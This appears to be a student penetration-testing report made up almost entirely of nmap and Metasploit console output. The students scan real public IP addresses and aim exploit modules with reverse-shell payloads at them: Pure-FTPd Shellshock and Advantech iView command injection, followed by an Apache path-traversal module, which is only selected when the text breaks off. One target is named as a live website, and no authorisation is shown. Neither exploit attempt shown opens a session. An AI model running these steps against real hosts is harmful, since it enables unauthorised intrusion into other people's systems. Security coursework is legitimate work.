

WEB APPLICATION PENETRATION TESTING

GROUP 2.3

PratheeshKumar.N -20BCI0195


Sandhiya.N -20BCI0196

Mukunthan.D-20BCI0291

EXPLOITATION :

Target Website (sdcinstitution-184.168.117.202)

Open ports and ip address info for Target Website (sdc) :



The screenshot shows the Nmap Zenmap application window. The target is set to 184.168.117.202. The command entered is nmap -sV 184.168.117.202. The scan results are displayed in the main pane, showing a list of open and closed ports along with their respective services and versions. The output includes details for various services like ftp, ssh, http, https, and mysql.

```
nmap -sV 184.168.117.202
Nmap scan report for 202.117.168.184.host.secureserver.net (184.168.117.202)
Host is up (0.072s latency).
Not shown: 975 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
20/tcp    closed ftp-data
21/tcp    open  ftp Pure-FTPd
22/tcp    open  ssh OpenSSH 5.3 (protocol 2.0)
26/tcp    closed rsftp
80/tcp    open  http Apache httpd (PHP 8.1.18)
110/tcp   open  pop3 Dovecot pop3d
143/tcp   open  imap Dovecot imapd
443/tcp   open  ssl/http Apache httpd (PHP 8.1.18)
465/tcp   open  ssl/smtp Exim smtpd 4.95
587/tcp   open  smtp Exim smtpd 4.95
990/tcp   closed ftps
993/tcp   open  imaps?
995/tcp   open  pop3s?
3306/tcp  open  mysql MySQL (unauthorized)
8443/tcp  closed https-alt
50000/tcp closed ibm-db2
50001/tcp closed unknown
50002/tcp closed iisnfs
50003/tcp closed unknown
50006/tcp closed unknown
50300/tcp closed unknown
50309/tcp closed unknown
50500/tcp closed unknown
50636/tcp closed unknown
50800/tcp closed unknown
2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service:
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port993-TCP:V=7.93N=7ND=6/22NTime=64947755NP=1686-pc-windows-windows%r
SE:(SSLv23SessionReq,5,"x80\x03\0\0\x01");
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port995-TCP:V=7.93N=7ND=6/22NTime=64947755NP=1686-pc-windows-windows%r
SE:(SSLv23SessionReq,5,"x80\x03\0\0\x01");
Service Info: Host: sg2plmcpn1485225.prod.sin2.secureserver.net
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 51.40 seconds
```

PORT 1:

Search Pure-ftp command :

[illegible]

Use module command :

```
C:\Windows\System32\cmd.exe - console
Interact with a module by name or index. For example info 0, use 0 or exploit/multi/ftp/pureftpd_bash_env_exec

msf6 > use exploit/multi/ftp/pureftpd_bash_env_exec
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
```

Show info command :

```
C:\Windows\System32\cmd.exe - console
Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/ftp/pureftpd_bash_env_exec

msf6 > use exploit/multi/ftp/pureftpd_bash_env_exec
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/ftp/pureftpd_bash_env_exec) > show info

Name: Pure-FTPd External Authentication Bash Environment Variable Code Injection (Shellshock)
Module: exploit/multi/ftp/pureftpd_bash_env_exec
Platform:
Arch:
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2014-09-24

Provided by:
Stephane Chazelas
Frank Denis
Spencer McIntyre

Module side effects:
artifacts-on-disk
ioc-in-logs

Module stability:
crash-safe

Module reliability:
repeatable-session

Available targets:
  Id  Name
  --  --
-> 0   Linux x86
    1   Linux x86_64

Check supported:
Yes

Basic options:


| Name   | Current Setting | Required | Description                                                                                                                                                                                         |
|--------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPATH  | /bin            | yes      | Target PATH for binaries used by the CmdStager                                                                                                                                                      |
| RPORT  | 21              | yes      | The target port (TCP)                                                                                                                                                                               |


```

```
C:\Windows\System32\cmd.exe - console
-----
RHOSTS      yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPATH       /bin      yes      Target PATH for binaries used by the CmdStager
RPORT       21        yes      The target port (TCP)
SSL         false     no       Negotiate SSL for incoming connections
SSLCert     no        no       Path to a custom SSL certificate (default is randomly generated)
URIPATH     no        no       The URI to use for this exploit (default is random)

When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

Name      Current Setting  Required  Description
-----
SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addreses.
SRVPORT    8080             yes       The local port to listen on.

Payload information:
Space: 2048

Description:
This module exploits the Shellshock vulnerability, a flaw in how the Bash shell handles external environment variables. This module targets the Pure-FTPd FTP server when it has been compiled with the --with-external-auth flag and an external Bash script is used for authentication. If the server is not set up this way, the exploit will fail, even if the version of Bash in use is vulnerable.

References:
https://nvd.nist.gov/vuln/detail/CVE-2014-6271
https://cwe.mitre.org/data/definitions/94.html
OSVDB (112004)
https://www.exploit-db.com/exploits/34765
https://gist.github.com/jedict1/88c62ee34e6fa92c31dc
http://download.pureftpd.org/pub/pure-ftpd/doc/README.Authentication-Modules

Also known as:
Shellshock

View the full module info with the info -d command.

msf6 exploit(multi/ftp/pureftpd_bash_env_exec) >
```

Show options command :

```
C:\Windows\System32\cmd.exe - console
View the full module info with the info -d command.

msf6 exploit(multi/ftp/pureftpd_bash_env_exec) > show option
[!] Invalid parameter "option", use "show -h" for more information
msf6 exploit(multi/ftp/pureftpd_bash_env_exec) > show options

Module options (exploit/multi/ftp/pureftpd_bash_env_exec):

Name      Current Setting  Required  Description
-----
RHOSTS     yes             The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPATH      /bin            yes       Target PATH for binaries used by the CmdStager
RPORT      21              yes       The target port (TCP)
SSL        false           no        Negotiate SSL for incoming connections
SSLCert    no              no        Path to a custom SSL certificate (default is randomly generated)
URIPATH    no              no        The URI to use for this exploit (default is random)

When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

Name      Current Setting  Required  Description
-----
SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addreses.
SRVPORT    8080             yes       The local port to listen on.

Payload options (linux/x86/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
-----
LHOST     192.168.0.103    yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:

Id  Name
--  ---
0   Linux x86

View the full module info with the info, or info -d command.

msf6 exploit(multi/ftp/pureftpd_bash_env_exec) >
```

Set RHOSTS 184.168.117.202 command :

```
msf6 exploit(multi/ftp/pureftpd_bash_env_exec) > set RHOSTS 184.168.117.202
RHOSTS => 184.168.117.202
msf6 exploit(multi/ftp/pureftpd_bash_env_exec) >
```


Exploit command :

```
msf6 exploit(multi/ftp/pureftpd_bash_env_exec) > exploit


[*] Started reverse TCP handler on 192.168.0.103:4444
[*] 184.168.117.202:21 - Command Stager progress - 60.19% done (499/829 bytes)
[*] 184.168.117.202:21 - Command Stager progress - 100.60% done (834/829 bytes)
[*] Exploit completed, but no session was created.
msf6 exploit(multi/ftp/pureftpd_bash_env_exec) >
```

PORT 2 :


Ping command :




Nmap scan command :



Show options command :




Exploit command :



Practice website (ncte - www.ncte.org.in)

Open ports and ip address info for Practice Website (ncte) :



PORT 1:

Search MYSQL command :

```

C:\Select C:\Windows\System32\cmd.exe - console
msf6 > search MySQL

```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/http/advantech_iview_networkservlet_cmd_inject	2022-06-28	excellent	Yes	Advantech iView NetworkServlet Command Injection
1	auxiliary/server/capture/mysql		normal	No	Authentication Capture: MySQL
2	exploit/windows/http/cayin_xpost_sql_rce	2020-06-04	excellent	Yes	Cayin xPost wayfinder_seqid SQLi to RCE
3	auxiliary/gather/joomla_weblinks_sql	2014-03-02	normal	Yes	Joomla weblinks-categories Unauthenticated SQL Injection Arbit
4	exploit/unix/webapp/kinai_sql	2013-05-21	average	Yes	Kimai v0.9.2 'db_restore.php' SQL Injection
5	exploit/linux/http/librenms_collectd_cmd_inject	2019-07-15	excellent	Yes	LibreNMS Collectd Command Injection
6	post/linux/gather/enum_configs		normal	No	Linux Gather Configurations
7	post/linux/gather/enum_users_history		normal	No	Linux Gather User History
8	auxiliary/scanner/mysql/mysql_writable_dirs		normal	No	MySQL Directory Write Test
9	auxiliary/scanner/mysql/mysql_file_enum		normal	No	MySQL File/Directory Enumerator
10	auxiliary/scanner/mysql/mysql_hashdump		normal	No	MySQL Password Hashdump
11	auxiliary/scanner/mysql/mysql_schemadump		normal	No	MySQL Schema Dump
12	exploit/multi/http/manage_engine_dc_pmp_sql	2014-06-08	excellent	Yes	ManageEngine Desktop Central / Password Manager LinkViewFetchS
13	exploit/multi/http/manage_engine_dc_pmp_sql				erView.dat SQL Injection
14	auxiliary/admin/http/manageengine_pmp_privesc	2014-11-08	normal	Yes	ManageEngine Password Manager SQLAdvancedALSearchResult.cc Pro
15	post/multi/manage/dbvis_add_db_admin		normal	No	Multi Manage DbVisualizer Add Db Admin
16	auxiliary/scanner/mysql/mysql_authbypass_hashdump	2012-06-09	normal	No	MySQL Authentication Bypass Password Dump
17	auxiliary/admin/mysql/mysql_enum		normal	No	MySQL Enumeration Module
18	auxiliary/scanner/mysql/mysql_login		normal	No	MySQL Login Utility
19	auxiliary/admin/mysql/mysql_sql		normal	No	MySQL SQL Generic Query
20	auxiliary/scanner/mysql/mysql_version		normal	No	MySQL Server Version Enumeration
21	exploit/linux/mysql/mysql_yassl_getname	2010-01-25	good	No	MySQL yaSSL CertDecoder::GetName Buffer Overflow
22	exploit/windows/mysql/mysql_yassl_hello	2008-01-04	average	No	MySQL yaSSL SSL Hello Message Buffer Overflow
23	exploit/linux/mysql/mysql_yassl_hello	2008-01-04	good	No	MySQL yaSSL SSL Hello Message Buffer Overflow
24	exploit/multi/mysql/mysql_udf_payload	2009-01-16	excellent	No	Oracle MySQL UDF Payload Execution
25	exploit/windows/mysql/mysql_start_up	2012-12-01	excellent	Yes	Oracle MySQL for Microsoft Windows FILE Privilege Abuse
26	exploit/windows/mysql/mysql_mof	2012-12-01	excellent	Yes	Oracle MySQL for Microsoft Windows MOF Execution
27	auxiliary/pro/webaudit/sqli_blind_timing_mysql		normal	No	PRO: MySQL blind SQL injection module (timing)
28	exploit/linux/http/pandora_fms_events_exec	2020-06-04	excellent	Yes	Pandora FMS Events Remote Command Execution
29	auxiliary/analyze/crack_databases		normal	No	Password Cracker: Databases
30	exploit/windows/mysql/scrutinizer_upload_exec	2012-07-27	excellent	Yes	Plixer Scrutinizer NetFlow and sFlow Analyzer 9 Default MySQL
31	auxiliary/admin/http/rails_devise_pass_reset	2013-01-28	normal	No	Ruby on Rails Devise Authentication Password Reset
32	exploit/pro/web/sqli_mysql	2007-06-05	manual	Yes	SQL injection exploit for MySQL
33	exploit/pro/web/sqli_mysql_php	2000-05-30	manual	Yes	SQL injection exploit for MySQL
34	auxiliary/admin/tikiwiki/tikidblib	2006-11-01	normal	No	TikiWiki Information Disclosure
35	exploit/multi/http/wp_db_backup_rce	2019-04-24	excellent	Yes	WP Database Backup RCE

Use command to use modules :

```

msf6 > use exploit/windows/http/advantech_iview_networkservlet_cmd_inject
[*] Using configured payload windows/x64/meterpreter/reverse_tcp

```

Show info command :


```
C:\Select C:\Windows\System32\cmd.exe - console
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/http/advantech_iview_networkservlet_cmd_inject) > show info

Name: Advantech iView NetworkServlet Command Injection
Module: exploit/windows/http/advantech_iview_networkservlet_cmd_inject
Platform: Windows
Arch: x86, x64, cmd
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2022-06-28

Provided by:
  rgod
  y4er
  Shelby Pace

Module side effects:
  ioc-in-logs
  artifacts-on-disk

Module stability:
  crash-safe

Module reliability:
  repeatable-session

Available targets:
  Id  Name
  --  --
  => 0  Windows Dropper
    1  Windows Command

Check supported:
  Yes

Basic options:
  Name      Current Setting  Required  Description
  ----
  PASSWORD  password         no        The password to authenticate with
  Proxies   no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS    no               yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     8080             yes       The target port (TCP)
  SSL       false            no        Negotiate SSL/TLS for outgoing connections
  SSLCert   no               no        Path to a custom SSL certificate (default is randomly generated)
  TARGETURI /iView3          yes       The base path to Advantech iView
```

```
C:\Select C:\Windows\System32\cmd.exe - console
Check supported:
  Yes

Basic options:
  Name      Current Setting  Required  Description
  ----
  PASSWORD  password         no        The password to authenticate with
  Proxies   no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS    no               yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     8080             yes       The target port (TCP)
  SSL       false            no        Negotiate SSL/TLS for outgoing connections
  SSLCert   no               no        Path to a custom SSL certificate (default is randomly generated)
  TARGETURI /iView3          yes       The base path to Advantech iView
  URIPATH   no               no        The URI to use for this exploit (default is random)
  USERNAME  admin            no        The user name to authenticate with
  VHOST     no               no        HTTP server virtual host

When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

  Name      Current Setting  Required  Description
  ----
  SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addres
  SRVPORT    8080             yes       The local port to listen on.

Payload information:

Description:
  Versions of Advantech iView software below '5.7.04.6469' are
  vulnerable to an unauthenticated command injection vulnerability
  via the 'NetworkServlet' endpoint.
  The database backup functionality passes a user-controlled parameter,
  'backup_file' to the 'mysqldump' command. The sanitization functionality only
  tests for SQL injection attempts and directory traversal, so leveraging the
  '-r' and '-w' 'mysqldump' flags permits exploitation.
  The command injection vulnerability is used to write a payload on the target
  and achieve remote code execution as NT AUTHORITY\SYSTEM.

References:
  https://y4er.com/post/cve-2022-2143-advantech-iview-networkservlet-command-inject-rce/
  https://nvd.nist.gov/vuln/detail/CVE-2022-2143

View the full module info with the info -d command.
```

Show options command :

```
Select C:\Windows\System32\cmd.exe - console

View the full module info with the info -d command.

msf6 exploit(windows/http/advantech_iview_networkservlet_cmd_inject) > show options

Module options (exploit/windows/http/advantech_iview_networkservlet_cmd_inject):

-----
Name      Current Setting  Required  Description
-----
PASSWORD  password        no        The password to authenticate with
Proxies   no              no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS    yes            yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     8080            yes        The target port (TCP)
SSL       false           no        Negotiate SSL/TLS for outgoing connections
SSLCert   no              no        Path to a custom SSL certificate (default is randomly generated)
TARGETURI /iView3         yes        The base path to Advantech iView
URIPATH   no              no        The URI to use for this exploit (default is random)
USERNAME  admin           no        The user name to authenticate with
VHOST     no              no        HTTP server virtual host

When CHDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

-----
Name      Current Setting  Required  Description
-----
SRVHOST   0.0.0.0          yes        The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT   8080             yes        The local port to listen on.

Payload options (windows/x64/meterpreter/reverse_tcp):

-----
Name      Current Setting  Required  Description
-----
EXITFUNC  process          yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST     yes             yes        The listen address (an interface may be specified)
LPORT     4444             yes        The listen port

Exploit target:

-----
Id  Name
--  --
0   Windows Dropper

View the full module info with the info, or info -d command.
```

Set RHOSTS 162.222.226.160 command :

```
msf6 exploit(windows/http/advantech_iview_networkservlet_cmd_inject) > set RHOSTS 162.222.226.160
RHOSTS => 162.222.226.160
```

Exploit command :

```
msf6 exploit(windows/http/advantech_iview_networkservlet_cmd_inject) > exploit

[-] Msf::OptionValidateError The following options failed to validate: LHOST
[*] Exploit completed, but no session was created.
msf6 exploit(windows/http/advantech_iview_networkservlet_cmd_inject) > whoami
[*] exec: whoami

pratheesh\pratheesh
msf6 exploit(windows/http/advantech_iview_networkservlet_cmd_inject) > _
```

PORT 2 :

Search command :

```
msf6 > search Apache httpd

Matching Modules
=====

#  Name                                     Disclosure Date  Rank    Check  Description
-  - - - - -                                     - - - - -
0  exploit/multi/http/apache_normalize_path_rce  2021-05-10      excellent Yes    Apache 2.4.49/2.4.50 Traversal RCE
1  auxiliary/scanner/http/apache_normalize_path  2021-05-10      normal  No     Apache 2.4.49/2.4.50 Traversal RCE scanner
2  auxiliary/scanner/http/mod_negotiation_brute  2021-05-10      normal  No     Apache HTTPD mod_negotiation Filename Bruter
3  auxiliary/scanner/http/mod_negotiation_scanner  2021-05-10      normal  No     Apache HTTPD mod_negotiation Scanner
4  exploit/windows/http/apache_chunked           2002-06-19      good    Yes    Apache Win32 Chunked Encoding
5  exploit/unix/webapp/wp_phpmailer_host_header  2017-05-03      average Yes    WordPress PHPMailer Host Header Command Injection
6  exploit/unix/webapp/jquery_file_upload        2018-10-09      excellent Yes    blueimp's jQuery (Arbitrary) File Upload

Interact with a module by name or index. For example info 6, use 6 or use exploit/unix/webapp/jquery_file_upload
```

Use module command :

```
msf6 > use exploit/multi/http/apache_normalize_path_rce
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_normalize_path_rce) > _
```

Show info command :

```
C:\Windows\System32\cmd.exe - console
msf6 exploit(multi/http/apache_normalize_path_rce) > show info
